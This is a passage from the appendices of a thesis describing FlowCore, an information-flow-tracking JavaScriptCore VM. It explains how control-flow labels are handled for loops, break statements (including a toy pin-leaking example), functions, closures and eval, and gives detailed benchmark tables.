Again the reduction of the loop control-flow structure to jump instructions Because of the implied backwards branch, loops require additional care compared to conditional branches. Specifically, FlowCore must commit to a single push/pop pair surrounding the loop code region, and avoid pushing on the control-flow stack every time it evaluates the loop condition (i.e. every iteration).

As with the conditional branch, ordinary data-flow propagation through straight-line code ensures that the initialization values construct with attached labels. Next, the loop conditional predicate executes to determine whether the loop body will run. The predicate executes at the end of each loop iteration to control subsequent iterations of the loop body. Conceptually, that behavior places the loop condition within the same code region as the loop body. So the code region defining the loop begins with the initialization code, covers the loop condition and body, and ends at the loop exit.

Because the predicate of the loop may depend on runtime-supplied input, a static analysis cannot track the flow of information from predicate to loop body. Instead, FlowCore establishes a region around the loop condition and body, relying on data-flow propagation to track the dependence at runtime, by propagating the region's current pc-label to labels on values generated within the loop body. The recursively nested syntactic structure of the JavaScript language permits tracking the region with a label stack.

When FlowCore evaluates the loop condition it sets the label for the code region that defines the loop. But the loop condition controls execution of each loop body iteration. So FlowCore upgrades the label of the code region after each evaluation of the condition. Due to the monotonicity of the join operation used to upgrade the pc-label on the code region, this behavior has an interesting side-effect. Later iterations of the loop body my execute under a label higher in the security lattice than earlier iterations of the loop body. Naturally, successive iterations depend on earlier iterations, implying an information flow between iterations, which FlowCore tracks.

Unfortunately, FlowCore does not have a powerful enough analyzer to determine if subsequent iterations actually possess an information flow dependence between iterations. The programmer may intend that each iteration be logically independent, such that a more powerful language would execute all iterations in parallel, with some loop body executions under conditionals with a high label, and others under a lower label. In JavaScript, logically-independent iterations meant to execute under a lower label will unfortunately happen to inherit a higher label, when they occur subsequent to the execution of an iteration with a higher label. This side-effect occurs as a result of expressing parallel logic in a single-threaded manner and forms a potential source a label creep that FlowCore cannot avoid.

Prior to the loop initialization code, FlowCore marks the beginning of the loop region with a `DUP_CFLABEL` instruction (line `01`). Because the `DUP_CFLABEL` instruction changes only the height of the control-flow stack, and not the value of the label on top of the stack, the loop initialization instructions (line `02`) execute under an unmodified security context. For

```
[00]   enter
[01]   dup_cflabel
[02]   mov            r0, Int32:  0 [FlowLabel Interpreter](@k0)
[05]   jmp            19(->24)
[07]   mov            r2, Undefined [FlowLabel Interpreter](@k1)
[10]   resolve_global r1, print(@id0)
[15]   mov            r3, r0
[18]   call           r1, 2, 11
[22]   pre_inc        r0
[24]   less           r1, r0, Int32:  1000 [FlowLabel Interpreter](@k2)
[28]   join_cflabel   r1
[30]   loop_if_true   r1, -23(->7)
[33]   popj_cflabel   pop:1, join:0
[36]   ret            Undefined [FlowLabel Interpreter](@k1)
```

Figure B.3: FLOWCORE instruction stream representing the code snippet in Listing B.6.

performance optimization reasons, JavaScriptCore places the loop condition (lines 24–30) after the loop body (lines 07–18). Both `for`-loops and `while`-loops follow this convention, permitting only a single example (Figure B.3) to show the placement of control flow stack instructions.

Each time FLOWCORE evaluates the loop condition, it executes a JOIN_CFLABEL instruction (line 28) that upgrades the current security context for the next iteration. Naturally, the placement of the loop condition at the tail end of the loop body causes an upgrade in every iteration. The JOIN_CFLABEL instruction does not affect the height of the control-flow stack, successfully avoiding unwanted stack growth each iteration.

The presence of the JOIN_CFLABEL instruction in the conditional results in a monotonically increasing label on the loop body. This implementation detail permits later iterations to carry a higher pc-label than earlier iterations, even when these iterations do not influence each other. FLOWCORE makes no attempt to analyze the loop body for independence of iterations, so it cannot downgrade the loop context.

As soon as the loop condition fails to hold, FLOWCORE executes a POPJ_CFLABEL instruction that restores the control-flow stack height to its previous level before the loop. This action allows subsequent code to execute under the same pc-label as existed before encountering the loop, regardless of how many loop iterations executed.

B.2.3 Break and Continue

JavaScript allows the `break` and `continue` statements to specify which loop they apply to. This complicates the maintenance of the control-flow stack, because they cause control flow to jump out of an arbitrarily nested loop. Such jumps can bypass the normal exit criteria of nested loops, thereby causing the control-flow stack to be out of alignment at the target location. To maintain correct runtime-behavior FlowCore handles this issue by ensuring that the instruction emitter generates the correct number of control flow pops for any nested loops prematurely exited. A static analysis in the parser performs this computation and provides the resulting number as a parameter to the `POPJ_CFLABEL` instruction.

Listing B.7 demonstrates the use of a break in control flow to construct a value identity, `i == pin`, between an loop index, `i`, and a secret variable, `pin`, with a higher label in the security lattice. Without special consideration of the `break` and `continue` statements, malicious code could construct such identities without direct assignment, successfully avoiding detection from a data-flow propagation mechanism. However, making use of these identities requires that the loop index, `i`, remains available outside of the control-flow region that constructed the equality.

Notice that, in Listing B.7, no data-flow assignment modifies the loop index variable `i`. Even the comparison with the secret variable `pin` (line 3) does not change the label attached to the index, `i`. The scope of the `if`-statement ends prior to incrementing the index, preventing any data-flow propagation that would influence the label on the index variable `i`.

```
 1 function leak_global_pin() {
 2   var i = 0;
 3   while (i < 10000) {
 4     if (i == pin) {    // compare with secret pin
 5       break;
 6     }
 7     ++i;
 8   }
 9   return i; // knowing that i == pin
10 }
```

Listing B.7: Leaking a value via a break in control flow.

To combat the use of contrived control flow as a side-channel to data-flow propagation, FlowCore raises the security context of the *function* scope in which the `break` or `continue` statement occurs. This action causes code following the unexpected change in control flow to execute under the same pc-label as the `break` statement itself. Any later use of the loop index `i` (line `8`) then occurs under the raised security context. The rules for data-flow propagation incorporate the pc-label, so the result of such later computations carry the label of the condition (line `3`) which controlled the break.

The arrow diagram in Figure B.4 gives a visual layout of the nested control-flow structure in Listing B.7. The nested `if`-statement (lines `07`–`27`) scopes the break in control flow (line `25`). As explained previously (Section B.2.1), it begins with a `DUP_CFLABEL` instruction (line `07`) and ends with a `POPJ_CFLABEL` instruction (line `27`). Instructions within the body of the true-branch occur under the pc-label upgraded by the loop condition, handled by the `JOIN_CFLABEL` instruction (line `17`).

In this example, the body of the true-branch contains a `break` statement that disrupts the ordinary control flow, resulting in the placement of a `jmp` instruction (line `25`) that moves control to the loop exit. Prior to this break, FlowCore places a `POPJ_CFLABEL` instruction (line `22`) that pops the label corresponding to the `if`-statement off the top of the control-flow stack (argument `pop:1`). The target of the break coincides with the natural

```
[00]   enter
[01]   mov            r0, Int32:  0 [FlowLabel Interpreter](@k0)
[04]   dup_cflabel
[05]   jmp            27(->32)
[07]   dup_cflabel
[08]   resolve_global r1, pin(@id0)
[13]   eq             r1, r0, r1
[17]   join_cflabel   r1
[19]   jfalse         r1, 8(->27)
[22]   popj_cflabel   pop:1, join:2
[25]   jmp            16(->41)
[27]   popj_cflabel   pop:1, join:0
[30]   pre_inc        r0
[32]   less           r1, r0, Int32:  10000 [FlowLabel Interpreter](@k1)
[36]   join_cflabel   r1
[38]   loop_if_true   r1, -31(->7)
[41]   popj_cflabel   pop:1, join:0
[44]   ret            r0
```

Figure B.4: FlowCore instruction stream representing the code snippet in Listing B.7.

end of the loop, which takes care of popping off the label (POPJ_CFLABEL instruction on line 41) that corresponds to the code region of the loop.

The POPJ_CFLABEL instruction corresponding to the break (line 22) differs from the other POPJ_CFLABEL instructions that handle the closing of the code regions corresponding to the if-statement (line 27) and while-loop (line 41). It has an additional parameter that causes an upgrade of the function scope (argument join:2). In this case, the function has only one level of scope beyond the nested if-statement.

The POPJ_CFLABEL instruction for the break pops one label for the if-statement and upgrades two labels beneath, one for the while-loop and one for the function. After the breaking the control flow, all following instructions scoped to the current function execute under the upgraded pc-label. The use of the pc-label makes the data-flow propagation rules (Section B.1) context-aware, enabling FlowCore to track the information dependence that values constructed outside of the interrupted loop have on the break condition.

B.2.4 Function Calls

JavaScript supports first-class functions, meaning that references to functions carry a label, just like references to Objects. Entry into a function creates an *execution context* [Ecm09], beginning with an activation object that holds the function-local variables and an `arguments` object that gives array-like indexable access to the function's runtime arguments and caller. FlowCore modifies the JavaScriptCore VM to establish a new code region surrounding the function body.

As part of the preamble, FlowCore pushes a label onto the control-flow stack at the time it creates the execution context for the called function. FlowCore then upgrades the pc-label for the function by joining in the label of the function reference, ensuring that the results of all operations within the function occur under the label of the function reference. Finally, control transfers to the newly established function frame.

FlowCore does not emit the `DUP_CFLABEL` and `JOIN_CFLABEL` instructions into the instruction stream to establish the beginning of the function's code region. Rather, it accomplishes the same effect by direct modification of JavaScriptCore's internal stack manipulation routines.

During execution, FlowCore applies the current pc-label to the result of all operations, following the control-flow and data-flow implementation given previously. FlowCore makes no special consideration for function-local variables, because they behave as fields stored on the activation object. The labeling rules also apply to implicitly defined local values, such as the function's return value, the `arguments` object, and any raised exception objects.

Closures

Because JavaScript doesn't support the `public`, `private`, and `protected` access modifiers of class-based languages, programmers use closures to encapsulate variables with the methods that modify them. Douglas Crockford describes three patterns that emulate the behavior of these missing keywords [Cro01]:

Public: The members of an object are all public members. Any function can access, modify, or delete those members, or add new members.

Privileged: A privileged method is able to access the private variables and methods, and is itself accessible to the public methods and the outside. It is possible to delete or replace a privileged method, but it is not possible to alter it, or to force it to give up its secrets.

Private: Private members are made by the constructor. They are attached to the object, but they are not accessible to the outside, nor are they accessible to the object's own public methods. They are accessible to private and privileged methods.

Listing B.8 demonstrates the syntactical construction of these encapsulation patterns. Notice that the existing data-flow and control-flow rules handle label propagation for all assignments and accesses. The closure exists by virtue of JavaScriptCore's support for keeping the stack activation object alive for as long as the variables defined therein have a live reference. FlowCore makes no special consideration for label propagation in closures and derives its support for this language feature as a result of composition from support for other features.

```
function Constructor(param) {
    this.public_member = param;

    var private_variable = param;
    function private_method() {
        return --private_variable > 0;
    }

    var private_self = this;
    this.privileged_method = function () {
        return private_method() ? private_self.public_member : null;
    }
}

// use at the JavaScript console
> var obj = new Constructor(1)
[object Object]
> obj.public_member
1
> obj.privileged_method()
1
> obj.privileged_method()
null
```

Listing B.8: JavaScript closures emulating public, private, and privileged concepts.

Return Values

As a result of data-flow label propagation, the return value already contains a conjunction of all labels on all data elements used in computation of the value. FLOWCORE modifies the return instruction to apply the current pc-label to the value being returned. This additional step enables implicit return values[2] to posses a label at least as secure as the pc-label present at function exit. It also catches any upgrade to the code region of the function, such as that caused by a break in control flow (Section B.2.3). By modifying the implementation of the return instruction, FLOWCORE does not need to instrument any control flow stack instructions at function return sites.

[2] All JavaScript functions return `undefined` by default, if the function body does not have an explicit return value.

FlowCore handles early returns in the same manner that it handles a break in control flow. The code region exits with an explicit POPJ_CFLABEL instruction that upgrades the pc-label of the function body, immediately before the ret instruction labels its argument with the current program counter label and returns to the calling function.

Just as it modified the stack manipulation routines to establish a code region at the call-site, FlowCore also takes care to implicitly perform the equivalent of a POPJ_CFLABEL instruction to end the function's code region as part of the function's epilogue. This action occurs in all cases as part of transferring control to the caller function and does not engender instrumentation of the POPJ_CFLABEL instruction into the instruction stream.

Labelling of the Function Reference

When used within a host application, such as the WebKit web browser, FlowCore supports labeling of the function reference. The setting of this label breaks down into two cases:

A script declares the function. When the host environment hands a script to the JavaScript VM, it has the option of labeling that script, and the function objects created from parsing it, with a security principal. For example, a modified version of WebKit can tag scripts (and the objects described within) with a label that indicates their domain of origin. During execution of the script, data-flow label propagation ensures that FlowCore executes the functions with the label initially attached by the host application.

Execution defines a function at run time. Just as with any object, the current program counter implicitly labels the JSvalue holding the function reference at the time of that function's creation. Whether stored in a variable for a later call, anonymously passed around or returned, or immediately called, FlowCore uses the attached label to establish the execution context at function invocation time. All code within the function then executes under a label at least as secure as the pc-label at the time of the function's creation. If the reference undergoes data-flow in a secure region, FlowCore upgrades the attached label by the rules of control-flow propagation.

B.2.5 Eval

FlowCore treats the `eval` feature in a manner similar to other function calls. A call to `eval` first calls the parser, which compiles the string into an instruction stream. As a result of passing through the parser, this stream contains all of the control flow stack instructions just as a normal script would. That instruction stream then executes inside a code region constructed by the FlowCore interpreter. The parameter string passed into the `eval` provides the initial pc-label for the new execution context.

B.3 Verification

In addition to the modifications made to JavaScriptCore, the FlowCore projects also contains private test cases that ensure that correct label propagation for each of the control-flow structures mentioned in Section B.2, and the data-flow operations mentioned in Section B.1. FlowCore correctly identifies active implicit flows represented in the test suite, including the "leak pin" examples, Listing B.5, Listing B.6, and Listing B.7. Although this effort does not substitute for a proof of correctness, it does give us confidence that our implementation faithfully follows the approach outlined in this thesis.

To ensure that FlowCore places all of the control flow stack instructions appropriately, the development version also executes an abstract interpreter that tracks the control-flow stack height at every instruction of a compiled method. This analysis covers *all* possible executions paths for every method parsed, ensuring that FlowCore never instruments control flow stack instructions that might cause a runtime misalignment of the control-flow stack. FlowCore can run this verification over all of the more than 2,000 tests in the SpiderMonkey testing suite, which Mozilla uses to detect regressions for every code change.

Appendix C

Detailed Benchmark Results

C.1 V8 Benchmark

Benchmark	*Base-JIT*	*%*	*Base-Int*	*%*	FlowCore	%	JitFlow	%
crypto	239.9	(0.0)	1856.2	(673.74)	4716.4	(1865.99)	482.9	(101.29)
deltablue	378.7	(0.0)	1326.8	(250.36)	3362.9	(788.01)	932.1	(146.13)
earley-boyer	171.6	(0.0)	427.6	(149.18)	1216.5	(608.92)	336.5	(96.1)
raytrace	105.0	(0.0)	249.8	(137.9)	531.8	(406.48)	181.5	(72.86)
regexp	201.0	(0.0)	903.3	(349.4)	916.1	(355.77)	197.7	(-1.64)
richards	309.3	(0.0)	1637.6	(429.45)	4415.4	(1327.55)	1015.4	(228.29)
splay	238.9	(0.0)	305.1	(27.71)	595.6	(149.31)	280.6	(17.46)
Total (geo. mean)	1644.4	(0.0)	6706.4	(307.83)	15754.7	(858.08)	3426.7	(108.39)

Table C.1: Detailed performance numbers for V8 benchmarks normalized by the unmodified JavaScriptCore JIT compiler.

C.2 Sunspider Benchmark

Benchmark	*Base-JIT*	*%*	*Base-Int*	*%*	FlowCore	%	JitFlow	%
3d								
cube	12.6	(0.0)	28.1	(123.02)	73.4	(482.54)	18.3	(45.24)
morph	10.0	(0.0)	31.1	(211.0)	114.0	(1040.0)	13.1	(31.0)
raytrace	11.3	(0.0)	34.1	(201.77)	70.4	(523.01)	17.0	(50.44)
access								
binary-trees	3.1	(0.0)	10.0	(222.58)	32.1	(935.48)	8.0	(158.06)
fannkuch	14.1	(0.0)	68.1	(382.98)	195.0	(1282.98)	44.6	(216.31)
nbody	8.0	(0.0)	29.8	(272.5)	64.0	(700.0)	11.0	(37.5)
nsieve	4.0	(0.0)	14.3	(257.5)	50.1	(1152.5)	10.0	(150.0)
bitops								
3bit-bits-in-byte	2.4	(0.0)	22.0	(816.67)	68.8	(2766.67)	8.3	(245.83)
bits-in-byte	6.0	(0.0)	22.3	(271.67)	95.7	(1495.0)	21.1	(251.67)
bitwise-and	4.0	(0.0)	24.1	(502.5)	77.8	(1845.0)	10.0	(150.0)
nsieve-bits	6.0	(0.0)	32.0	(433.33)	108.3	(1705.0)	13.2	(120.0)
controlflow								
recursive	2.8	(0.0)	12.2	(335.71)	61.8	(2107.14)	12.5	(346.43)
crypto								
aes	9.0	(0.0)	25.3	(181.11)	67.1	(645.56)	18.9	(110.0)
md5	3.0	(0.0)	16.0	(433.33)	51.7	(1623.33)	7.1	(136.67)
sha1	2.0	(0.0)	15.0	(650.0)	50.1	(2405.0)	7.0	(250.0)
date								
format-tofte	15.1	(0.0)	20.9	(38.41)	48.9	(223.84)	22.9	(51.66)
format-xparb	11.0	(0.0)	16.1	(46.36)	39.9	(262.73)	16.0	(45.45)
math								
cordic	8.0	(0.0)	33.6	(320.0)	105.5	(1218.75)	20.7	(158.75)
partial-sums	13.0	(0.0)	37.9	(191.54)	74.5	(473.08)	13.4	(3.08)
spectral-norm	5.0	(0.0)	21.0	(320.0)	61.4	(1128.0)	10.0	(100.0)
regexp								
dna	15.0	(0.0)	158.5	(956.67)	161.6	(977.33)	15.0	(0.0)
string								
base64	8.0	(0.0)	20.4	(155.0)	58.3	(628.75)	10.2	(27.5)
fasta	9.1	(0.0)	22.7	(149.45)	53.9	(492.31)	16.1	(76.92)
tagcloud	16.0	(0.0)	33.3	(108.12)	47.1	(194.38)	19.0	(18.75)
unpack-code	26.1	(0.0)	47.7	(82.76)	59.2	(126.82)	31.1	(19.16)
validate-input	9.1	(0.0)	18.5	(103.3)	45.6	(401.1)	12.1	(32.97)
Total (geo mean.)	233.7	(0.0)	815.0	(248.74)	1936.2	(728.5)	406.6	(73.98)

Table C.2: Detailed performance numbers for Sunspider benchmarks normalized by the unmodified JavaScriptCore JIT compiler.

C.3 Kraken Benchmark

Benchmark	*Base-JIT*	%	*Base-Int*	%	FlowCore	%	JitFlow	%
ai								
astar	1567.7	(0.0)	2499.4	(59.43)	6893.4	(339.71)	2484.4	(58.47)
audio								
beat-detection	648.0	(0.0)	2091.1	(222.7)	4970.4	(667.04)	793.3	(22.42)
dft	652.5	(0.0)	1708.9	(161.9)	4357.2	(567.77)	807.8	(23.8)
fft	482.3	(0.0)	2035.8	(322.1)	4870.5	(909.85)	542.3	(12.44)
oscillator	427.1	(0.0)	1177.4	(175.67)	3650.1	(754.62)	561.4	(31.44)
imaging								
gaussian-blur	2441.3	(0.0)	16186.3	(563.02)	51855.2	(2024.08)	3298.5	(35.11)
darkroom	701.7	(0.0)	2398.1	(241.76)	6309.1	(799.12)	1116.2	(59.07)
desaturate	691.8	(0.0)	4249.0	(514.19)	9205.9	(1230.72)	785.1	(13.49)
json								
parse-financial	85.1	(0.0)	83.5	(-1.88)	89.4	(5.05)	84.8	(-0.35)
stringify-tinderbox	102.0	(0.0)	107.7	(5.59)	108.9	(6.76)	104.9	(2.84)
stanford								
crypto-aes	215.6	(0.0)	723.6	(235.62)	1923.0	(791.93)	322.6	(49.63)
crypto-ccm	168.8	(0.0)	544.9	(222.81)	1322.1	(683.23)	235.6	(39.57)
crypto-pbkdf2	533.1	(0.0)	1746.4	(227.59)	4287.2	(704.2)	869.3	(63.07)
crypto-sha256-iterative	166.4	(0.0)	547.3	(228.91)	1401.9	(742.49)	260.5	(56.55)
Total (geo. mean)	8883.4	(0.0)	36099.4	(306.37)	101244.3	(1039.7)	12266.7	(38.09)

Table C.3: Detailed performance numbers for Kraken benchmarks normalized by unmodified JavaScriptCore JIT compiler.